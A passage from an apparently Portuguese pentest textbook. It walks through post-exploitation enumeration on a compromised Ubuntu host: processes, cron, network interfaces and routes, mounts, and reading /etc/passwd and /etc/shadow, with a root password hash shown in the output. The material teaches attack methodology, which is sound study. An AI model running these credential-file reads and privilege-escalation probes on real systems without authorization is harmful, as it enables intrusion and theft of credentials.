
Figura 47 – Levantamento de informações (10)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ set
set
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_LOG_DIR=/var/log/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdhist:complete_fullquote:expand_aliases:
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSINFO=([0]="4" [1]="3" [2]="8" [3]="1" [4]="release" [5])
BASH_VERSION='4.3.8(1)-release'
COLUMNS=80
DIRSTACK=()
EUID=33
GROUPS=()
HISTFILE=/var/www/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOSTNAME=ubuntu
HOSTTYPE=x86_64
IFS=$' \t\n'
LANG=C
LINES=24
```

Figura 48 – Levantamento de informações (11)

Fonte: Elaborado pelo autor (2021)

4.1.4 Verificação de aplicações e serviços

O levantamento dos serviços e aplicações em execução podem direcionar vertentes de ataques, em que a elevação de privilégios pode ser facilitada.

Serviços e aplicações, executando como superusuário, podem fornecer riscos incalculáveis para o comprometimento de um sistema hospedeiro e até uma infraestrutura. Para verificar os serviços e aplicações em execução, utilizamos o comando de prompt “Levantamento de informações (4)”, verificando sua saída nas figuras “Levantamento de informações (12)” e “Levantamento de informações (13)”.

```
ps aux
```

```
ps -ef
```

Comando de prompt 13 – Levantamento de informações (4)

Fonte: Elaborado pelo autor (2021)

```

www-data@ubuntu:/$ ps aux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.4 33872 2420 ?        Ss   19:52   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    19:52   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    19:52   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    19:52   0:00 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   19:52   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    19:52   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    19:52   0:00 [rcuos/0]
root         9  0.0  0.0      0     0 ?        S    19:52   0:00 [rcuos/1]
root        10  0.0  0.0      0     0 ?        S    19:52   0:00 [rcu_bh]
root        11  0.0  0.0      0     0 ?        S    19:52   0:00 [rcuob/0]
root        12  0.0  0.0      0     0 ?        S    19:52   0:00 [rcuob/1]
root        13  0.0  0.0      0     0 ?        S    19:52   0:00 [migration/0]
root        14  0.0  0.0      0     0 ?        S    19:52   0:00 [watchdog/0]
root        15  0.0  0.0      0     0 ?        S    19:52   0:00 [watchdog/1]
root        16  0.0  0.0      0     0 ?        S    19:52   0:00 [migration/1]
root        17  0.0  0.0      0     0 ?        S    19:52   0:00 [ksoftirqd/1]
root        19  0.0  0.0      0     0 ?        S<   19:52   0:00 [kworker/1:0H]
root        20  0.0  0.0      0     0 ?        S<   19:52   0:00 [khelper]
root        21  0.0  0.0      0     0 ?        S    19:52   0:00 [kdevtmpfs]
root        22  0.0  0.0      0     0 ?        S<   19:52   0:00 [netns]
root        23  0.0  0.0      0     0 ?        S<   19:52   0:00 [writeback]
root        24  0.0  0.0      0     0 ?        S<   19:52   0:00 [kintegrityd]
root        25  0.0  0.0      0     0 ?        S<   19:52   0:00 [bioset]
root        26  0.0  0.0      0     0 ?        S<   19:52   0:00 [kworker/u5:0]
root        27  0.0  0.0      0     0 ?        S<   19:52   0:00 [kblockd]
root        28  0.0  0.0      0     0 ?        S<   19:52   0:00 [ata_sff]
root        29  0.0  0.0      0     0 ?        S    19:52   0:00 [khubd]
root        30  0.0  0.0      0     0 ?        S<   19:52   0:00 [md]
root        31  0.0  0.0      0     0 ?        S<   19:52   0:00 [devfreq_wq]
root        32  0.0  0.0      0     0 ?        S    19:52   0:01 [kworker/0:1]

```

Figura 49 – Levantamento de informações (12)

Fonte: Elaborado pelo autor (2021)

```

www-data@ubuntu:/$ ps -ef
ps -ef
UID        PID  PPID  C  STIME TTY      TIME CMD
root         1    0  0  19:52 ?        00:00:02 /sbin/init
root         2    0  0  19:52 ?        00:00:00 [kthreadd]
root         3    2  0  19:52 ?        00:00:00 [ksoftirqd/0]
root         4    2  0  19:52 ?        00:00:00 [kworker/0:0]
root         5    2  0  19:52 ?        00:00:00 [kworker/0:0H]
root         7    2  0  19:52 ?        00:00:00 [rcu_sched]
root         8    2  0  19:52 ?        00:00:00 [rcuos/0]
root         9    2  0  19:52 ?        00:00:00 [rcuos/1]
root        10    2  0  19:52 ?        00:00:00 [rcu_bh]
root        11    2  0  19:52 ?        00:00:00 [rcuob/0]
root        12    2  0  19:52 ?        00:00:00 [rcuob/1]
root        13    2  0  19:52 ?        00:00:00 [migration/0]
root        14    2  0  19:52 ?        00:00:00 [watchdog/0]
root        15    2  0  19:52 ?        00:00:00 [watchdog/1]
root        16    2  0  19:52 ?        00:00:00 [migration/1]
root        17    2  0  19:52 ?        00:00:00 [ksoftirqd/1]
root        19    2  0  19:52 ?        00:00:00 [kworker/1:0H]
root        20    2  0  19:52 ?        00:00:00 [khelper]
root        21    2  0  19:52 ?        00:00:00 [kdevtmpfs]
root        22    2  0  19:52 ?        00:00:00 [netns]
root        23    2  0  19:52 ?        00:00:00 [writeback]
root        24    2  0  19:52 ?        00:00:00 [kintegrityd]

```

Figura 50 – Levantamento de informações (13)

Fonte: Elaborado pelo autor (2021)

4.1.5 Verificação de serviços executados pelo root

Segurando o gancho da verificação anterior, procedemos à identificação dos serviços e aplicações executadas pelo usuário root, objetivando a possibilidade de elevação de privilégios do sistema, visando o controle do sistema como um todo e o comprometimento da plataforma e dos dados ali inseridos.

Para realizar esse levantamento, utilizamos o comando de prompt “Levantamento de informações (5)” e as figuras “Levantamento de informações (14)” e “Levantamento de informações (15)”.

```
ps aux | grep root
```

```
ps -ef | grep root
```

Comando de prompt 14 – Levantamento de informações (5)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ ps aux | grep root
ps aux | grep root
root      1  0.0  0.4 33872 2420 ?        Ss   19:52   0:02 /sbin/init
root      2  0.0  0.0      0   0 ?        S    19:52   0:00 [kthreadd]
root      3  0.0  0.0      0   0 ?        S    19:52   0:00 [ksoftirqd/0]
root      4  0.0  0.0      0   0 ?        S    19:52   0:00 [kworker/0:0]
root      5  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/0:0H]
root      7  0.0  0.0      0   0 ?        S    19:52   0:00 [rcu_sched]
root      8  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuos/0]
root      9  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuos/1]
root     10  0.0  0.0      0   0 ?        S    19:52   0:00 [rcu_bh]
root     11  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuob/0]
root     12  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuob/1]
root     13  0.0  0.0      0   0 ?        S    19:52   0:00 [migration/0]
root     14  0.0  0.0      0   0 ?        S    19:52   0:00 [watchdog/0]
root     15  0.0  0.0      0   0 ?        S    19:52   0:00 [watchdog/1]
root     16  0.0  0.0      0   0 ?        S    19:52   0:00 [migration/1]
root     17  0.0  0.0      0   0 ?        S    19:52   0:00 [ksoftirqd/1]
root     19  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/1:0H]
root     20  0.0  0.0      0   0 ?        S<   19:52   0:00 [khelper]
root     21  0.0  0.0      0   0 ?        S    19:52   0:00 [kdevtmpfs]
root     22  0.0  0.0      0   0 ?        S<   19:52   0:00 [netns]
root     23  0.0  0.0      0   0 ?        S<   19:52   0:00 [writeback]
root     24  0.0  0.0      0   0 ?        S<   19:52   0:00 [kintegrityd]
root     25  0.0  0.0      0   0 ?        S<   19:52   0:00 [bioset]
root     26  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/u5:0]
root     27  0.0  0.0      0   0 ?        S<   19:52   0:00 [kblockd]
root     28  0.0  0.0      0   0 ?        S<   19:52   0:00 [ata_sff]
root     29  0.0  0.0      0   0 ?        S    19:52   0:00 [khubd]
root     30  0.0  0.0      0   0 ?        S<   19:52   0:00 [md]
```

Figura 51 – Levantamento de informações (14)

Fonte: Elaborado pelo autor (2021)


```

www-data@ubuntu:/$ ps aux | grep root
ps aux | grep root
root      1  0.0  0.4 33872 2420 ?        Ss   19:52   0:02 /sbin/init
root      2  0.0  0.0      0   0 ?        S    19:52   0:00 [kthreadd]
root      3  0.0  0.0      0   0 ?        S    19:52   0:00 [ksoftirqd/0]
root      4  0.0  0.0      0   0 ?        S    19:52   0:00 [kworker/0:0]
root      5  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/0:0H]
root      7  0.0  0.0      0   0 ?        S    19:52   0:00 [rcu_sched]
root      8  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuos/0]
root      9  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuos/1]
root     10  0.0  0.0      0   0 ?        S    19:52   0:00 [rcu_bh]
root     11  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuob/0]
root     12  0.0  0.0      0   0 ?        S    19:52   0:00 [rcuob/1]
root     13  0.0  0.0      0   0 ?        S    19:52   0:00 [migration/0]
root     14  0.0  0.0      0   0 ?        S    19:52   0:00 [watchdog/0]
root     15  0.0  0.0      0   0 ?        S    19:52   0:00 [watchdog/1]
root     16  0.0  0.0      0   0 ?        S    19:52   0:00 [migration/1]
root     17  0.0  0.0      0   0 ?        S    19:52   0:00 [ksoftirqd/1]
root     19  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/1:0H]
root     20  0.0  0.0      0   0 ?        S<   19:52   0:00 [khelper]
root     21  0.0  0.0      0   0 ?        S    19:52   0:00 [kdevtmpfs]
root     22  0.0  0.0      0   0 ?        S<   19:52   0:00 [netns]
root     23  0.0  0.0      0   0 ?        S<   19:52   0:00 [writeback]
root     24  0.0  0.0      0   0 ?        S<   19:52   0:00 [kintegrityd]
root     25  0.0  0.0      0   0 ?        S<   19:52   0:00 [bioset]
root     26  0.0  0.0      0   0 ?        S<   19:52   0:00 [kworker/u5:0]
root     27  0.0  0.0      0   0 ?        S<   19:52   0:00 [kblockd]
root     28  0.0  0.0      0   0 ?        S<   19:52   0:00 [ata_sff]
root     29  0.0  0.0      0   0 ?        S    19:52   0:00 [khubd]
root     30  0.0  0.0      0   0 ?        S<   19:52   0:00 [md]

```

Figura 52 – Levantamento de informações (15)

Fonte: Elaborado pelo autor (2021)

4.1.6 Verificar se há agendamentos no cron do sistema

Atividades agendadas no crontab do sistema operacional podem constituir uma excelente oportunidade para elevação de privilégios, principalmente se a tarefa estiver sendo executada como superusuário.

Comumente encontramos atividades do sistema operacional agendadas para execução como superusuário no sistema.

Para verificar essas atividades agendadas, basta executar o comando de prompt “Levantamento de informações (6)”, observando as respostas dos comandos nas figuras “Levantamento de informações (16)” e “Levantamento de informações (17)”.

```
cat /etc/cron*
```

```
cat /etc/crontab
```

Comando de prompt 15 – Levantamento de informações (6)

Fonte: Elaborado pelo autor (2021)

```

www-data@ubuntu:/$ cat /etc/cron*
cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
cat: /etc/cron.weekly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ubuntu:/$

```

Figura 53 – Levantamento de informações (16)

Fonte: Elaborado pelo autor (2021)

```

www-data@ubuntu:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ubuntu:/$

```

Figura 54 – Levantamento de informações (17)

Fonte: Elaborado pelo autor (2021)

4.1.7 Verificar dispositivos de rede


Identificar os dispositivos de rede conectados ao host-alvo viabiliza processos de exploração de redes corporativas que não possuem ligação direta com a internet. Dispositivos interconectados ao hospedeiro e redes segregadas, por mais que forneçam facilidades de acesso, viabilizam falhas de segurança gravíssimas.

Essas falhas levam indiretamente ao comprometimento de uma infraestrutura como um todo. Procedimentos de acesso a redes segregadas, por meio de hosts-alvos, também são conhecidos como Pivoting de rede, que nada mais é do que um tunelamento de redirecionamento.

Para levantar as informações de rede, utilizamos o comando de prompt “Levantamento de informações (7)”, observando os resultados conforme as figuras “Levantamento de informações (18)” e “Levantamento de informações (19)”.

```
cat /etc/network/interfaces  
  
/sbin/ifconfig -a
```

Comando de prompt 16 – Levantamento de informações (7)
Fonte: Elaborado pelo autor (2021)



```
www-data@ubuntu:/$ cat /etc/network/interfaces  
cat /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
    address 192.168.135.2  
    netmask 255.255.255.0  
    network 192.168.135.0  
    broadcast 192.168.135.255  
    gateway 192.168.135.1  
  
www-data@ubuntu:/$
```

Figura 55 – Levantamento de informações (18)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ /sbin/ifconfig -a
/sbin/ifconfig -a
docker0  Link encap:Ethernet  HWaddr 02:42:78:17:54:59
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:78ff:fe17:5459/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:14460 (14.4 KB)

eth0      Link encap:Ethernet  HWaddr 08:00:27:48:64:bf
          inet addr:192.168.135.2  Bcast:192.168.135.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:64bf/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:72 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6477 (6.4 KB)  TX bytes:22824 (22.8 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:a5:55:7f
          inet addr:192.168.56.3  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:557f/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Figura 56 – Levantamento de informações (19)

Fonte: Elaborado pelo autor (2021)

4.1.8 Verificar configurações de rede e rotas do sistema

Informações sobre as configurações de rede do sistema e dados sobre as rotas são muito relevantes para o processo de coleta de dados do sistema operacional.

Essas informações, quando identificadas, podem redirecionar o objeto da ação ofensiva, pois rotas de sistema denotam redes segregadas, infraestrutura de TIC e outros alvos, como DNS, DHCP, gateway da rede e muito mais.

Para coletar informações do sistema, utilizamos o comando de prompt “Levantamento de informações (8)” e as figuras “Levantamento de informações (20)”, “Levantamento de informações (21)” e “Levantamento de informações (22)”.

```
cat /etc/resolv.conf
```

```
iptables -L
```

```
hostname
```

arp -e

route

Comando de prompt 17 – Levantamento de informações (8)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ hostname
hostname
ubuntu
www-data@ubuntu:/$
```

Figura 57 – Levantamento de informações (20)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ arp -e
arp -e
Address            HWtype  HWaddress          Flags Mask          Iface
192.168.135.1       ether    00:50:56:c0:00:01   C                 eth0
192.168.56.2        ether    08:00:27:f3:6b:ff   C                 eth1
192.168.135.3       ether    00:0c:29:81:d9:ba   C                 eth0
192.168.56.1        ether    0a:00:27:00:00:00   C                 eth1
www-data@ubuntu:/$
```

Figura 58 – Levantamento de informações (21)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ route
route
Kernel IP routing table
Destination        Gateway         Genmask         Flags Metric Ref    Use Iface
default            192.168.135.1  0.0.0.0         UG    0      0      0 eth0
172.17.0.0         *              255.255.0.0     U    0      0      0 docker0
192.168.56.0       *              255.255.255.0   U    0      0      0 eth1
192.168.135.0      *              255.255.255.0   U    0      0      0 eth0
www-data@ubuntu:/$
```

Figura 59 – Levantamento de informações (22)

Fonte: Elaborado pelo autor (2021)

4.1.9 Verificar quem está logado e procurar por arquivos sensíveis

Quando ganhamos acesso ao host-alvo, uma verificação importantíssima é o levantamento de usuários logados, últimos registros de log no sistema e uma busca por arquivos sensíveis, como o **/etc/passwd**, **/etc/sudoers**, **/etc/shadow**, **/etc/group** e logs do sistema.

Arquivos como o **passwd** podem fornecer dados dos usuários existentes na máquina, o arquivo **sudoers** fornece informações sobre os usuários com permissões especiais de superusuário, o **group** mostra informações sobre os grupos de usuários

no sistema, e, por fim, o **shadow** pode ser concatenado ao **passwd** e fornecer o hash de senha para logar no sistema operacional e ser manipulado para conceder permissões de acesso.

Para ler esses arquivos, seguimos o comando de prompt “Levantamento de informações (9)”, observando seus dados nas figuras “Levantamento de informações (23)”, “Levantamento de informações (24)”, “Levantamento de informações (25)”, “Levantamento de informações (26)” e “Levantamento de informações (27)”.

```
last
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```

Comando de prompt 18 – Levantamento de informações (9)
Fonte: Elaborado pelo autor (2021)

```

root@kali:~# cat /etc/passwd | grep www-data
www-data:x:33:33:www-data:/var/www:/usr/sbin/sshd

root@kali:~# cat /etc/passwd | grep www-data
www-data:x:33:33:www-data:/var/www:/usr/sbin/sshd

root@kali:~# last
last
www-data system boot 3.13.0-24-generic Tue Mar 23 11:12 - 11:35 (00:23)
www-data system boot 3.13.0-24-generic Tue Mar 23 08:26 - 11:35 (03:09)
www-data system boot 3.13.0-24-generic Mon Mar 22 20:54 - 22:20 (01:26)
www-data system boot 3.13.0-24-generic Mon Mar 22 19:53 - 20:48 (00:54)
www-data system boot 3.13.0-24-generic Mon Mar 22 14:56 - 16:41 (01:45)
www-data system boot 3.13.0-24-generic Mon Mar 22 14:01 - 16:41 (02:40)
www-data system boot 3.13.0-24-generic Sun Mar 21 18:43 - 21:53 (03:10)
www-data tty1 Sun Mar 21 15:42 - down (00:50)
www-data system boot 3.13.0-24-generic Sun Mar 21 15:40 - 16:32 (00:52)
www-data tty1 Sun Mar 21 15:29 - crash (00:11)
www-data system boot 3.13.0-24-generic Sun Mar 21 15:25 - 16:32 (01:07)
www-data tty1 Sun Mar 21 14:51 - down (00:32)
www-data system boot 3.13.0-24-generic Sun Mar 21 14:51 - 15:24 (00:32)
www-data tty1 Sun Mar 21 14:47 - down (00:02)
www-data system boot 3.13.0-24-generic Sun Mar 21 14:47 - 14:50 (00:03)
www-data tty2 Sun Mar 21 14:46 - down (00:00)
www-data system boot 3.13.0-24-generic Sun Mar 21 14:45 - 14:46 (00:00)
www-data tty1 Sun Mar 21 14:23 - down (00:02)
www-data system boot 3.13.0-24-generic Sun Mar 21 14:23 - 14:26 (00:02)
www-data tty1 Sun Mar 21 14:21 - down (00:01)
www-data system boot 3.13.0-24-generic Sun Mar 21 14:20 - 14:22 (00:02)
www-data tty1 Sun Mar 21 14:07 - down (00:01)

```

Figura 60 – Levantamento de informações (23)
Fonte: Elaborado pelo autor (2021)


```
www-data@ubuntu:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Figura 61 – Levantamento de informações (24)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
```

Figura 62 – Levantamento de informações (25)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ cat /etc/shadow
cat /etc/shadow
root:$6$mbwb/i/$zaqD/gL7wfa2BC06w3qsL/qXyG/Xp4zzRbelyXVbMnm2Zhl1EYpx5fBxerPIwbLaDu2Aan.MqP7BXqjAHAc
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuid:l:16176:0:99999:7:::
```

Figura 63 – Levantamento de informações (26)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ ls -alh /var/mail/
ls -alh /var/mail/
total 8.0K
drwxrwsr-x  2 root mail 4.0K Apr 16  2014 .
drwxr-xr-x 12 root root 4.0K Jul 29  2018 ..
www-data@ubuntu:/$
```

Figura 64 – Levantamento de informações (27)
Fonte: Elaborado pelo autor (2021)

4.1.10 Verificar como o sistema de arquivos está montado

Durante o processo de levantamento de informações, verificar o sistema de arquivos montado, ou se há sistema de arquivos desmontado, pode trazer dados que muitas vezes podem estar ocultos por alguma falha do administrador de sistema, em que encontramos um diretório com backup da aplicação, senhas de acesso etc.

Para executarmos essas verificações, utilizamos o comando de prompt “Levantamento de informações (10)”, atentando-se para a saída dos comandos conforme as figuras “Levantamento de informações (28)”, “Levantamento de informações (29)” e “Levantamento de informações (30)”.

```
mount
df -kh
```



```
cat /etc/fstab
```

Comando de prompt 19 – Levantamento de informações (10)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ mount
mount
/dev/mapper/ubuntu--vg-root on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/cgroup type tmpfs (rw)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
udev on /dev type devtmpfs (rw,mode=0755)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
tmpfs on /run type tmpfs (rw,noexec,nosuid,size=10%,mode=0755)
none on /run/lock type tmpfs (rw,noexec,nosuid,nodev,size=5242880)
none on /run/shm type tmpfs (rw,nosuid,nodev)
none on /run/user type tmpfs (rw,noexec,nosuid,nodev,size=104857600,mode=0755)
none on /sys/fs/pstore type pstore (rw)
/dev/sda1 on /boot type ext2 (rw)
rpc_pipefs on /run/rpc_pipefs type rpc_pipefs (rw)
systemd on /sys/fs/cgroup/systemd type cgroup (rw,noexec,nosuid,nodev,none,name=systemd)
www-data@ubuntu:/$
```

Figura 65 – Levantamento de informações (28)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ df -kh
df -kh
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/ubuntu--vg-root 35G  3.1G   30G  10% /
none            4.0K    0   4.0K   0% /sys/fs/cgroup
udev            226M  4.0K  226M   1% /dev
tmpfs           48M   604K   48M   2% /run
none            5.0M    0   5.0M   0% /run/lock
none            239M  52K   239M   1% /run/shm
none            100M    0   100M   0% /run/user
/dev/sda1       236M  40M   184M  18% /boot
www-data@ubuntu:/$
```

Figura 66 – Levantamento de informações (29)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ cat /etc/fstab
cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options>      <dump> <pass>
/dev/mapper/ubuntu--vg-root /          ext4      errors=remount-ro 0        1
# /boot was on /dev/sda1 during installation
UUID=4e244a5b-6fe9-48fd-8d3b-199145489da5 /boot      ext2      defaults        0        2
/dev/mapper/ubuntu--vg-swap_1 none        swap      sw              0        0
www-data@ubuntu:/$
```

Figura 67 – Levantamento de informações (30)

Fonte: Elaborado pelo autor (2021)

4.1.11 Verificar permissões avançadas

O levantamento de informações sobre permissões avançadas no sistema operacional pode proporcionar possibilidades de manipulação de arquivos, reconfiguração de serviços, gravação de arquivos em diretórios e muito mais.

A realização de uma pesquisa detalhada no sistema em busca desses arquivos ou diretórios é muito importante e todas as ações são significativas. Qualquer possibilidade adicional, dentro das limitações do sistema e dos usuários comuns, proporciona falhas de segurança e principalmente danos diversos.

